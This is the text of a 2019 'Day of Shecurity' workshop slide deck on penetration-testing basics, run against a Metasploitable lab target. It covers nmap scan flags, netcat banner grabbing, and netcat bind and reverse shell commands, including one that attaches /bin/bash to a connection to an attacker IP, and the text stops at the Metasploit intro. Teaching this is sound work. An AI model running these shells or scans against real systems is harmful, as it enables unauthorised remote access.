DAY OF SHECURITY

Sponsored by

Network Penetration Testing Toolkit

NMAP, NETCAT, AND METASPLOIT BASICS

DAY OF SHECURITY

February 22. 2019

whoami

AND HOW DID I GET HERE?

Kelly Albrink

- Network pen testing, wireless security, and hardware hacking
- Used to work as an Asian art dealer
- Loves 3D printing, science fiction, and video games

@Justified_Salt

Cecillia Tran

- External network pen testing & web application pen testing
- Previously an Engagement Manager
- Loves food. Doesn't love everything else.

@orionoriono

Agenda

TODAY'S BATTLE PLAN

Today's Toolkit:

- **Nmap –** port scanning, fingerprinting, and NSE scripts
- **Netcat –** banner grabbing, bind shells, reverse shells
- **Metasploit –** exploits, payloads, handlers, and database usage

DAY OF SHECURITY

Sponsored by

Terminology & Basics

Hacker Terminology

WHAT EXACTLY IS A SHELL?

What is?


- a shell
  - Bind shell
  - Reverse shell
  - Meterpreter shell
- A privileged vs non-privileged user
  - Root
  - Administrator
  - SYSTEM

Network Basics

NETWORKS HAVE LAYERS, LIKE AN OGRE

What is?

- An IP address
- Public vs private IPs
- A port
- A MAC address
- TCP protocol
- UDP protocol



UPPER LAYERS	7		**Application Layer** Message Format, Human-Machine Interfaces	Email Programs, Web browsers, photo applications, Search Engines. Protocols: FTTP,FTP,SMTP
	6		**Presentation Layer** Coding into 1s and 0s; encryption, compression	JPEG,MIDI,MPEG, PICT, TIFF,GIF
	5		**Session Layer** Authentication, Premissions, Session Registration	Concurrent database access, SQL, RPC, NFS
LOWER LAYERS	4	Segments	**Transport Layer** End-to-end error Control	TCP/UDP
	3	Packets	**Network Layer** Network Adressing: Routing or Switching	Routers and Layer 3 switches. Protocols: IPSec, ARP, ICMP
	2	Frames	**Data Link Layer** Error detection, flow control on physical lilnk	Bridges and Layer 2 Switches, NIC(Network Adapter) Protocl:MAC
	1	Bits	**Physical Layer** Bit Stream Physical medium, method of representing bits	Network ports, cablesand power, Layer 1 specs:DSL, Fibre optic

Certiology.com

DAY OF SHECURITY


Sponsored by

Nmap

Knock. Knock.

Port Scanning Basics

PORTS ARE THE DOORS OF THE NETWORK



```
root@kali:~# nmap -sV --top-ports 10 192.168.5.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-14 15:56 EDT
Nmap scan report for 192.168.5.102
Host is up (0.00014s latency).

PORT     STATE  SERVICE      VERSION
21/tcp   open   ftp          vsftpd 2.3.4
22/tcp   open   ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open   telnet       Linux telnetd
25/tcp   open   smtp         Postfix smtpd
80/tcp   open   http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
110/tcp  closed pop3
139/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp  closed https
445/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3389/tcp closed ms-wbt-server
MAC Address: 08:00:27:B5:8A:C2 (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:l
inux:linux_kernel
```

- **What kind of info can nmap tell us?:**
  - **Open / closed / filtered ports**
  - **MAC Address**
  - **Fingerprinting : OS or software version**
  - **Misconfigurations & Vulnerabilities**
- 65,535 possible ports
- Ports below 1024 are “privileged ports”

nmap <scan type> <options> <ip>

Have you met Nmap?


PORT SCANNING SWISS ARMY KNIFE

Scan types:

- **-sT** (Connect scan) : completes the 3 way handshake : default non-privileged scan
- **-sS** (SYN scan) half-open scanning : requires root privileges
- **-sU** : UDP scan

How does nmap find live hosts?

- SYN on port 80
- ACK on port 443
- ICMP echo
- ICMP timestamp



Nmap - Flags

GETTING THE RESULTS YOU WANT

Additional Scan Types:

- **-sV (version scan) :** service/version info
- **-sC (script scan)** : default NSE scripts
- **-O :** Operating system detection
- **-A (aggressive) :** combines sV, sC, O, and traceroute
- **-Pn** : skip the ICMP part of host discovery

Nmap - Flags 2

GETTING THE RESULTS YOU WANT

Port scope:

- **Default scan is top 1000 ports**
- **-p <port#> :** scan one or more ports
- **-p- :** scan ports 1-65,535 (no port 0)
- **--top-ports <#> :** scan the most common <#> of ports

Nmap - Exercise

LAB TIME!

1) Start with a connect scan of the top 15 ports

```
nmap -sT --top-ports 15 <target_ip>
```

2) Now lets add a version scan too

```
nmap -sT -sV --top-ports 15 <target_ip>
```

3) Add a script scan and an OS fingerprint scan

```
nmap -sT -sV -sC -O --top-ports 15 <target_ip>
```

4) Finally combine these scans (plus traceroute) with an aggressive scan

```
nmap -A --top-ports 15 <target_ip>
```

Nmap – Fine Tuning


MAKE YOUR TARGETS DRINK FROM THE FIREHOSE

- **--open :** show results of only open ports
- **--max-retries <#>**
- **-T<0-5> :** scan speed

- During the scan press **d** to turn up the debugging level
- Press **Shift+d** to lower the debugging level

Nmap – Saving your results

JUST KEEP SCANNING



Input/Output files

- **-iL <file> :** list of targets to scan (1/line)
- **-oN <file> :** save in nmap format
- **-oX <file> :** save in xml format
- **-oG <file> :** save greppable format
- **-oA <file> :** save all 3 types

Nmap - Exercise 2

LAB TIME!

Let's run a comprehensive scan against all ports AND save our work

```
nmap -sT -sV -sC -O -p- <target_ip> -oA MyFirstScan
```

Take a minute to look at each scan type with the "cat" command

```
cat MyFirstScan.nmap
```

```
cat MyFirstScan.xml
```

```
cat MyFirstScan.gnmap
```

DAY OF SHECURITY

Sponsored by


Netcat

Let’s make a connection.

Netcat - Intro

WHAT IS NETCAT ANYWAYS?

- What can we do with Netcat?
  - Connect to any host on any port
  - Grab banners (get software/versions)
  - Send HTTP requests
  - Make bind shells
  - Make reverse shells
- What does that look like?
  - `nc <options> <target_ip> <port(s)>`



```
root@kali:~# nc -nvv 192.168.5.102 9999
(UNKNOWN) [192.168.5.102] 9999 (?) open
hello metasploitable2!
it's me, kali
^C sent 37, rcvd 0
```

Netcat - Flags

SO MANY OPTIONS

©CINDYSUEN

Most common options

- **-n** – Don’t do DNS lookup (for IPs)
- **-l** – Listen mode
- **-p** – port (local port on listen, target port on default)
- **-u** - UDP mode
- **-v** - verbose mode
- **-vv** - super verbose mode
- **-e** - program to execute after connection

Netcat - Grabbing Banners

WHAT ARE YOU?


On your attacker machine

- Use netcat to connect to some open ports on your target


```
nc -nvv <target_IP> <port>
```

Ports to try:


- 21 – ftp
- 22 – ssh
- 25 – smtp
- 3306 – mySQL



```
root@kali:~# nc -nvv 192.168.5.102 21
(UNKNOWN) [192.168.5.102] 21 (ftp) open
220 (vsFTPd 2.3.4)
```



```
root@kali:~# nc -nvv 192.168.5.102 3306
\(UNKNOWN) [192.168.5.102] 3306 (mysql) open
>
5.0.51a-3ubuntu5
```



```
root@kali:~# nc -nvv 192.168.5.102 22
(UNKNOWN) [192.168.5.102] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Netcat - Make an HTTP Request

WHAT ARE YOU?

On your attacker machine


- Use netcat to connect to port 80

```
nc -nvv <target_IP> 80
```

- Now you can manually enter an HTTP request, followed by two line breaks

```
GET / HTTP 1.0
```

- And this is the result ------------------->>



```
root@kali:~# nc -nvv 192.168.5.102 80
(UNKNOWN) [192.168.5.102] 80 (http) open
GET / HTTP 1.0

HTTP/1.1 200 OK
Date: Fri, 15 Jun 2018 10:20:40 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            | |
```

Netcat - Bind Shells

SOMEONE LEFT A DOOR OPEN

On your target machine

- Use netcat to open a port with /bin/bash attached to it.

```
nc -nvlp <port> -e /bin/bash
```

On your attacker machine

- connect to the port you just opened on your target machine

```
nc -nv <target_ip> <port>
```

- Run a command
  - `ifconfig`
  - `id`

Netcat - Reverse Shells

THIS SHELL PHONES HOME

On your attacker machine

- Use netcat to open a port

```
nc -nvlp <port>
```

On your target machine

- connect to the port you just opened on your kali machine

```
nc -nv <attacker_ip> <port> -e
/bin/bash
```

On your attacker machine run:

- `ifconfig`
- `id`

DAY OF SHECURITY


Sponsored by

Metasploit

What is Metasploit?

IT'S RAINING SHELLS, HALLELUJAH!

- Hacking framework written in ruby
- We're going to cover how to:
  - Use Nmap with the database
  - Search for exploits
  - Scanning modules
  - Using exploits
  - Meterpreter shells




```
root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

